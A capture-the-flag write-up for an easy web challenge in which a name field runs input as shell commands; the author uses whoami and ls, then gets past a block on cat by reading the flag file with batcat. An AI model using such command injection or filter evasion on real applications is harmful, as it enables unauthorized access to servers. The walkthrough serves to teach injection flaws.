VishwaCTF

CHALLENGE NAME : FIRST APP

DEV : ANKUSH KAUDI

CATEGORY : WEB

LEVEL : EASY

DESCRIPTION : After struggling for 2 days finally made my first web page. Still wondering why did I use Linux to host this.

SOLUTION : Opening the instance shows a web page asking for a name. Entering some input shows the following output

Hello people, this is the page I have developed. Hope you like it :)

Enter your Name :

[name]

Submit

Hi, name I believe you are enjoying our CTF. Wish you all the best for further challenges :)
.

From the description, we can see this has been hosted using linux so we can try using linux commands in the input field. Entering "whoami" to test for it gives the following result

Hello people, this is the page I have developed. Hope you like it :)

Enter your Name :

[whoami]

Submit

A better approach to start your way.
root

We can see the user is "root". Trying "ls" command to list the files we can see the following

Hello people, this is the page I have developed. Hope you like it :)

Enter your Name :

[ls]

Submit

You are close to finishing this challenge. Just a bit of effort and you get what you want
fl4gf0rF1r5t4pp.php index.css index.html

We can see the following files :

1. fl4gf0rF1r5t4pp.php

2. index.css

3. index.html

The php file seems interesting as it says flagforfirstapp. We can try reading it as it may have the flag. So, to read the file we can use "cat" command. Following is the result

Hello people, this is the page I have developed. Hope you like it :)

Enter your Name :

cat fl4gf0rF1r5t4pp.php

Submit

Impressive.... Most common way to read files but this will not work here. Maybe you find some other alternatives.

We can "cat" is not accepting, instead asking for other alternatives to read the file. We can find many other alternatives to read a file one such is batcat. So, trying "batcat" to read the file gives the following output

Hello people, this is the page I have developed. Hope you like it :)

Enter your Name :

batcat fl4gf0rF1r5t4pp.php

Submit

Smart move. Always remember not to use system() commands in your application.

VishwaCTF{1_just_re4lis3d_1_f*ck3d_up_my_4pplic4t10n}

"batcat fl4gf0rF1r5t4pp.php" reveals the flag.

Flag : VishwaCTF{1_just_re4lis3d_1_f*ck3d_up_my_4pplic4t10n}